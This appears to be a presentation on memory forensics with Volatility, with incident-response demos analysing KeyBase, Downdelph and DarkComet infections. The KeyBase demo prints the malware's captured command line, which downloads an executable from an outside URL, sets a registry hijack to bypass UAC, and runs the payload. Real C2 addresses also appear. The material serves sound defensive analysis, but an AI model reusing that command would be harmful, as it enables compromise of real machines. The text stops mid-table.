



# Hunting Malware Using Memory Forensics

Monnappa K A

# Who AM I

## Monnappa K A

- Over 15 years in Cyber Security
- Author of the Book: Learning Malware Analysis
- Member of Black Hat Review Board
- Co-founder Cysinfo Security Community
- Creator of Limon Sandbox
- Winner of Volatility Plugin Contest 2016
- Presentations & Training - Black Hat, FIRST, BruCON, OPCDE, SEC-T, Check Point

# What/Why Memory Forensics

- Involves finding & extracting forensic artifacts from the computer's RAM
- Memory stores valuable information about the runtime state of the system
- Helps determine which applications are running on the system, active network connections, loaded modules, kernel drivers etc.
- Some malware samples may not write components to disk (only in memory).

# Steps in Memory Forensics

- **Memory Acquisition** - Dumping the memory of a target machine to disk
- **Memory Analysis** - Analyzing the memory dump for forensic artifacts

# Memory Acquisition and tools

*The process of Acquiring Volatile memory to non-volatile storage (to file on disk)*

## **On Physical Machines(Tools):**

- *Comae Memory Toolkit (DumpIt) by Comae Technologies*
- *WinPmem (Part of Rekall Framework)*
- *Surge Collect by Volexity*
- *Belkasoft RAM Capturer*
- *FTK Imager by AccessData*
- 

## **On Virtual Machines:**

- *Suspend the VM (.vmem)*

# Volatility Overview

- Open source advanced memory forensics framework written in Python
- Allows you to analyze and extract digital artifacts from the memory image.
- Runs on various platforms (Windows, MacOS X and Linux)
- Supports analysis of memory from 32-bit and 64-bit versions of Windows, MacOS and Linux
- Consists of various plugins to extract different type of information from the memory image

# Using Volatility

## *General Syntax:*

```
$ python vol.py -f <mem image> --profile=<profile> <plugin> [ARGS]
```

## *Determining Profile:*

```
$ python vol.py -f < mem image > imageinfo
```

or

```
$ python vol.py -f < mem image > kdbgscan
```

# Example: Enumerating Processes (pslist)

```
$ python vol.py -f mem_image.raw --profile=Win7SP1x86 pslist
Volatility Foundation Volatility Framework 2.6.1
Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start
Exit
-----
0x84fac020 System 4 0 88 466 ----- 0 2019-03-03 03:00:41 UTC
+0000
0x863d29e0 smss.exe 276 4 5 29 ----- 0 2019-03-03 03:00:41 UTC
+0000
0x86b35678 csrss.exe 360 352 8 504 0 0 2019-03-03 03:00:43 UTC
+0000
0x86cd0d40 wininit.exe 400 352 7 90 0 0 2019-03-03 03:00:43 UTC
+0000
0x86c15d40 csrss.exe 412 392 9 202 1 0 2019-03-03 03:00:43 UTC
+0000
0x86ce61a8 winlogon.exe 460 392 6 118 1 0 2019-03-03 03:00:44 UTC
+0000
0x86cdeb20 services.exe 504 400 18 234 0 0 2019-03-03 03:00:44 UTC
+0000
0x86e10228 lsass.exe 512 400 10 545 0 0 2019-03-03 03:00:44 UTC
+0000
0x86de35e0 lsm.exe 520 400 10 155 0 0 2019-03-03 03:00:44 UTC
+0000
0x86de3030 svchost.exe 624 504 15 362 0 0 2019-03-03 03:00:44 UTC
```





**Demo 1 - Memory Analysis of Infected System  
(KeyBase Malware)**

## Demo: Case Scenario

*A user in your organization suspects that his system is infected after opening an attachment that came in via email. You are the incident responder handling this incident, let's assume that you have collected the memory image (infected.raw) from the suspect machine.*

# Listing running processes

**pslist** plugin shows **outlook.exe (pid 4068)** running on the system. In addition to that, there is also another suspicious process **doc6.exe (pid 2308)**

```
0x851c2a68 SearchIndexer. 2504 496 16 772 0 0 2016-08-12 20:17:13 UTC
+0000
0x86ca5030 taskhost.exe 2124 496 9 154 0 0 2018-04-15 02:13:19 UTC
+0000
0x8705bd40 audiodg.exe 3920 764 4 121 0 0 2018-04-15 02:13:25 UTC
+0000
0x87075030 SearchProtocol 1288 2504 8 338 0 0 2018-04-15 02:14:20 UTC
+0000
0x85ac1718 SearchFilterHo 1928 2504 7 121 0 0 2018-04-15 02:14:20 UTC
+0000
0x851ee2b8 OUTLOOK.EXE 4068 1608 17 1433 1 0 2018-04-15 02:14:23 UTC
+0000
0x8705f030 SearchProtocol 2256 2504 11 462 1 0 2018-04-15 02:14:30 UTC
+0000
0x8580a3f0 EXCEL.EXE 1124 4068 11 377 1 0 2018-04-15 02:14:35 UTC
+0000
0x869d1030 cmd.exe 4056 1124 5 117 1 0 2018-04-15 02:14:41 UTC
+0000
0x85ae5030 conhost.exe 3228 404 2 47 1 0 2018-04-15 02:14:41 UTC
+0000
0x85b02d40 doc6.exe 2308 4056 1 50 1 0 2018-04-15 02:14:59 UTC
+0000
```

# Determining Process Relationship

From the below output, it can be seen that **explorer.exe** launched **OUTLOOK.EXE**, which launched **EXCEL.EXE**, which in turn invoked **cmd.exe** to execute malware process **doc6.exe**.


By looking at the events you can tell that the user was infected via an email containing a malicious Excel document.

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                               Pid  PPid  Thds  Hnds  Time
-----
[REMOVED]
0x84fc6020:system                    4    0    89   503  2016-05-11 12:15:08 UTC+0000
. 0x92316470:smss.exe                 272   4     2    29  2016-05-11 12:15:08 UTC+0000
. 0x86eb4780:explorer.exe             1608 1572   35   936  2016-05-11 12:15:10 UTC+0000
. 0x86eef030:vmtoolsd.exe             1708 1608    5   160  2016-05-11 12:15:10 UTC+0000
. 0x851ee2b8:OUTLOOK.EXE             4068 1608   17  1433  2018-04-15 02:14:23 UTC+0000
.. 0x8580a3f0:EXCEL.EXE               1124 4068   11   377  2018-04-15 02:14:35 UTC+0000
... 0x869d1030:cmd.exe                 4056 1124    5   117  2018-04-15 02:14:41 UTC+0000
.... 0x85b02d40:doc6.exe               2308 4056    1    50  2018-04-15 02:14:59 UTC+0000
0x86c7a030:csrss.exe                 404   388    9   293  2016-05-11 12:15:08 UTC+0000
```

# Visual Representation of Process Relationship

The following *psscan* command prints the process listing in *dot* format. It gives the visual representation of the *parent/child* process relationship.

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 psscan --output=dot  
--output-file=infected.dot
```



# Examining cmd.exe's command line Arguments

Inspecting the *cmd.exe's* command line argument shows that the malicious executable was downloaded via **PowerShell**.

Malare then adds a registry entry for the dropped executable & invokes **eventvwr.exe**, this is a registry hijack technique which allows **doc6.exe** to be executed by **eventvwr.exe** with high integrity level and also this technique silently bypasses the UAC.

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 cmdline -p 4056
Volatility Foundation Volatility Framework 2.6.1
*****
cmd.exe pid: 4056
Command line : "C:\Windows\System32\cmd.exe" /c powershell.exe -w hidden -nop -ep bypass (New-Object
System.Net.WebClient).DownloadFile('http://www.bemkm.undip.ac.id/two/yboss.exe', 'C:\Users\test\AppData\Local
\Temp\doc6.exe') & reg add HKCU\Software\Classes\mscfile\shell\open\command /d C:\Users\test\AppData
\Local\Temp\doc6.exe /f & eventvwr.exe & PING -n 15 127.0.0.1>nul & C:\Users\test\AppData\Local\Temp\doc6.exe
```

# Determining the File Path

**doc.6** is running from the same path where it was downloaded and dropped by the **PowerShell** code.

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 cmdline -p 2308
Volatility Foundation Volatility Framework 2.6.1
*****
doc6.exe pid:      2308
Command line :    C:\Users\test\AppData\Local\Temp\doc6.exe
```

# Dumping the Malicious Process Executable

After dumping the malicious executable from memory and scanning with multi-antivirus scanning engine (**VirusTotal**) confirms the dumped executable to be malicious.

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 procdump -p 2308 -D dump/
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase Name Result
-----
0x85b02d40 0x00400000 doc6.exe OK: executable.2308.exe
```

Avira	! HEUR/AGEN.1014683	AVware	! Trojan.Win32.Generic!BT
BitDefender	! Trojan.GenericKD.4234624	CAT-QuickHeal	! TrojanSpy.Yakbeex
Comodo	! UnclassifiedMalware	CrowdStrike Falcon	! Malicious_confidence_80% (D)
Cybereason	! Malicious.70c2da	Cyren	! W32/Agent.ANH.gen!Eldorado
DrWeb	! Trojan.PWS.Stealer.15842	Emsisoft	! Trojan.GenericKD.4234624 (B)
Endgame	! Malicious (high Confidence)	eScan	! Trojan.GenericKD.4234624
ESET-NOD32	! A Variant Of Win32/Injector.DKFX	F-Prot	! W32/Agent.ANH.gen!Eldorado
F-Secure	! Trojan.GenericKD.4234624	Fortinet	! W32/Injector.DJWH!tr
Ikarus	! Trojan.Win32.Injector	Jiangmin	! Trojan.Agent.azpe
K7AntiVirus	! Trojan ( 005036d71 )	K7GW	! Trojan ( 005036d71 )
Kaspersky	! Trojan.Win32.Agent.neytzz	Malwarebytes	! Trojan.Crypt





**Demo 2 - Memory Analysis of Infected System  
(Downdelph Malware)**

# Demo: Case Scenario

*Your security device alerts on a malware callback connection from **192.168.1.70** to the C2 IP address "**104.171.117.216**" on port **80**. You suspect the host **192.168.1.70** to be infected. Let's assume that you acquired the memory image from the suspect host (**downdelph.vmem**).*

# Listing Network Connections

From the below output, it can be seen that there is a closed connection to the suspect IP, but the process making the connection is still not known.

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 netscan
Volatility Foundation Volatility Framework 2.6.1
```

Offset (P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
0x8ac05198	UDPv4	192.168.1.70:512	*:*		4	System	2019-03-07
13:02:50 UTC+0000							
0x8aca44e0	UDPv4	192.168.1.70:512	*:*		4	System	2019-03-07
13:02:50 UTC+0000							
0x8b2d4550	UDPv4	0.0.0.0:512	*:*		1568	svchost.exe	2019-03-07
13:03:05 UTC+0000							
0x8b2f7868	UDPv4	0.0.0.0:0	*:*		1568	svchost.exe	2019-03-07
13:03:05 UTC+0000							
0x8b2f7868	UDPv6	:::0	*:*		1568	svchost.exe	2019-03-07
13:03:05 UTC+0000							
0x8b2ff628	UDPv4	0.0.0.0:512	*:*		1568	svchost.exe	2019-03-07
13:03:05 UTC+0000							
0x8b3f4f38	UDPv4	0.0.0.0:512	*:*		1536	svchost.exe	2019-03-07
13:03:21 UTC+0000							
0x8b46a5a0	UDPv4	127.0.0.1:512	*:*		1252	svchost.exe	2019-03-07
13:03:06 UTC+0000							
0x8b58f008	TCPv4	192.168.1.70:49751	104.171.117.216:80	CLOSED	-1		
0x8b980110	UDPv6	:::1:5888	*:*		1608	svchost.exe	2019-03-07
13:03:26 UTC+0000							
0x8b980110	UDPv6	:::1:5888	*:*		1608	svchost.exe	2019-03-07
13:03:26 UTC+0000							

# Scanning for the Pattern

shows multiple references to the suspect IP in the *rundll32.exe's* (pid **5832**) process memory

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 yarascan -Y "104.171.117.216"
Volatility Foundation Volatility Framework 2.6.1
Rule: r1
Owner: Process rundll32.exe Pid 5832
0x00a838f0 31 30 34 2e 31 37 31 2e 31 31 37 2e 32 31 36 00 104.171.117.216.
0x00a83900 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x00a83910 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x00a83920 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

Rule: r1
Owner: Process rundll32.exe Pid 5832
0x00a83938 31 30 34 2e 31 37 31 2e 31 31 37 2e 32 31 36 00 104.171.117.216.
0x00a83948 70 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 36 2e patible;.MSIE.6.
0x00a83958 30 62 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 0b;.Windows.NT.5
0x00a83968 2e 30 29 00 6c 00 00 00 00 00 00 00 00 00 00 00 .0).l.....

Rule: r1
Owner: Process rundll32.exe Pid 5832
0x00a93df7 31 30 34 2e 31 37 31 2e 31 31 37 2e 32 31 36 2f 104.171.117.216/
0x00a93e07 73 65 61 72 63 68 2e 70 68 70 00 63 00 73 00 00 search.php.c.s..
0x00a93e17 00 ec f4 59 7d 00 06 00 80 68 74 74 70 3a 2f 2f ...Y}....http://
0x00a93e27 31 30 34 2e 31 37 31 2e 31 31 37 2e 32 31 36 2f 104.171.117.216/
0x00a93e37 73 65 61 72 63 68 2e 70 68 70 00 73 00 74 00 00 search.php.s.t..
```

# Listing DLLs

Shows **rundll32.exe** used to Load a malicious DLL (**apisvcd.dll**)

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 dlllist -p 5832
Volatility Foundation Volatility Framework 2.6.1
*****
rundll32.exe pid: 5832
Command line : "C:\Windows\System32\rundll32.exe" "C:\Users\myhost\AppData\Roaming\apisvcd.dll",Start ""
```

Base	Size	LoadCount	LoadTime	Size	Path
0x00ce0000	0x14000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\rundll32.exe
0x770e0000	0x18f000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\ntdll.dll
0x76580000	0x98000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\KERNEL32.DLL
0x74760000	0x1e6000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\KERNELBASE.dll
0x71ed0000	0x9d000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\apphelp.dll
0x573c0000	0x281000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\AcLayers.DLL
0x76620000	0xbf000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\msvcrt.dll
0x74a90000	0x175000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\USER32.dll
0x746c0000	0x1b000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\win32u.dll
0x767b0000	0x22000	0x6	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\GDI32.dll
0x73e70000	0x167000	0x6	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\gdi32full.dll
0x746e0000	0x7d000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\msvcp_win.dll
0x74c90000	0x42b000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\SETUPAPI.dll
0x69a30000	0x18000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\MPR.dll
0x72bf0000	0x180000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\PROPSYS.dll
0x73220000	0x30000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\IPHLPAPI.DLL
0x73700000	0x1b000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\bcrypt.dll
0x00a10000	0x3000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\sfc.dll
0x642b0000	0x10000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\sfc_os.DLL
0x76470000	0x26000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\IMM32.DLL
0x76e00000	0x19000	0x6	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\imagehlp.dll
0x00400000	0x19000	0x6	2019-03-07 13:08:33 UTC+0000		C:\Users\myhost\AppData\Roaming\apisvcd.dll
0x66280000	0x405000	0xffff	2019-03-07 13:08:33 UTC+0000		C:\Windows\SYSTEM32\wininet.dll
0x71f90000	0x7c000	0x6	2019-03-07 13:08:33 UTC+0000		C:\Windows\system32\uxtheme.dll
0x76830000	0x144000	0x6	2019-03-07 13:08:33 UTC+0000		C:\Windows\System32\MSCTF.dll

# Dumping the Malicious DLL to Disk

The Anti-Virus results (***VirusTotal***) for the dumped DLL confirms it to be malicious

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 dlldump -p 5832 -b 0x00400000 -D dump/
Volatility Foundation Volatility Framework 2.6.1
Process(V) Name          Module Base Module Name          Result
-----
0x8e28f040 rundll32.exe          0x000400000 apisvcd.dll             OK: module.5412.7ace040.400000.dll
```

Avast	⚠ Win32:Malware-gen	AVG	⚠ Win32:Malware-gen
BitDefender	⚠ Gen:Variant.Ursu.120376	Cylance	⚠ Unsafe
DrWeb	⚠ Trojan.Sednit.18	eGambit	⚠ Trojan.Generic
Emsisoft	⚠ Gen:Variant.Ursu.120376 (B)	Endgame	⚠ malicious (moderate confidence)
eScan	⚠ Gen:Variant.Ursu.120376	ESET-NOD32	⚠ Win32/Sednit.BA
GData	⚠ Gen:Variant.Ursu.120376	Kaspersky	⚠ HEUR:Trojan.Win32.Delphocy.gen
MAX	⚠ malware (ai score=80)	McAfee	⚠ GenericR-PDF!ADD9A15459C1
McAfee-GW-Edition	⚠ BehavesLike.Win32.Dropper.km	Microsoft	⚠ TrojanDownloader:Win32/Linupron!dha
NANO-Antivirus	⚠ Trojan.Win32.Agent.dxqzxp	Panda	⚠ Trj/GdSda.A
Rising	⚠ Downloader.Linupron!8.54EC (RDM+:cmRtazqvB6HwKyfqJ8UMVR+...	VBA32	⚠ Trojan.Delphocy

# Who invoked rundll32.exe?

The process **rundll32.exe (pid 5832)** was invoked by a malicious process **d.exe (pid 1308)**. From the output, you can tell that **d.exe** process is terminated because the number of threads is set to **0**

```
$ python vol.py -f downdelph.vmem --profile=Win10x86_17134 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                               Pid  PPid  Thds  Hnds  Time
-----
[REMOVED]
. 0x8b7f5040:userinit.exe            3768   744    0  ----- 2019-03-07 13:03:11 UTC+0000
.. 0x8b7f4a00:explorer.exe           3796  3768   98     0 2019-03-07 13:03:11 UTC+0000
... 0x8b9c7040:vmtoolsd.exe           5516  3796    7     0 2019-03-07 13:03:27 UTC+0000
... 0x8bd37740:OneDrive.exe           5604  3796    0  ----- 2019-03-07 13:03:28 UTC+0000
... 0x8a2b0a00:MSASCuiL.exe           5352  3796    4     0 2019-03-07 13:03:26 UTC+0000
... 0x8bd8f280:d.exe                   1308  3796    0  ----- 2019-03-07 13:08:31 UTC+0000
... 0x8b598040:rundll32.exe           5832  1308    6     0 2019-03-07 13:08:33 UTC+0000
. 0x8dc74580:Tontarvnot.exe          912   744    5     0 2019-03-07 13:03:03 UTC+0000
```



**Demo 3 - Memory Analysis of Infected System  
(Darkcomet RAT)**



# Demo: Case Scenario

Your security device alerts on a malware callback connection from **192.168.1.60** to the C2 domain on port **1604** as shown in the below screenshot. Let's say the C2 domain resolves to IP **192.168.1.100**. You suspect the host **192.168.1.60** to be infected. Let's assume that you acquired the memory image from the suspect host (**dc.vmem**).

30.000134	192.168.1.60	192.168.1.100	DNS	77 Standard query A arieljt.no-ip.org
40.011872	192.168.1.100	192.168.1.60	DNS	93 Standard query response A 192.168.1.100
50.233813	192.168.1.60	192.168.1.100	TCP	66 49159 > 1604 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_
60.239320	192.168.1.100	192.168.1.60	TCP	66 1604 > 49159 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
70.239490	192.168.1.60	192.168.1.100	TCP	60 49159 > 1604 [ACK] Seq=1 Ack=1 Win=65536 Len=0
85.242016	192.168.1.100	192.168.1.60	TCP	85 1604 > 49159 [PSH, ACK] Seq=1 Ack=1 Win=14608 Len=31
95.451933	192.168.1.60	192.168.1.100	TCP	60 49159 > 1604 [ACK] Seq=1 Ack=32 Win=65536 Len=0

# Listing Network Connections

Network connections show communication by **Winlogon.exe (pid 1516)** to the C2 IP on port **1604**


```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 netscan
Volatility Foundation Volatility Framework 2.6.1
```

Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
0x7d6d87a8	TCPv4	0.0.0.0:49157	0.0.0.0:0	LISTENING	512	lsass.exe	
03:00:57 UTC+0000							
0x7dda78b0	UDPv4	192.168.1.60:138	*:*		4	System	2019-03-03
03:00:46 UTC+0000							
0x7ddc19a0	UDPv4	192.168.1.60:137	*:*		4	System	2019-03-03
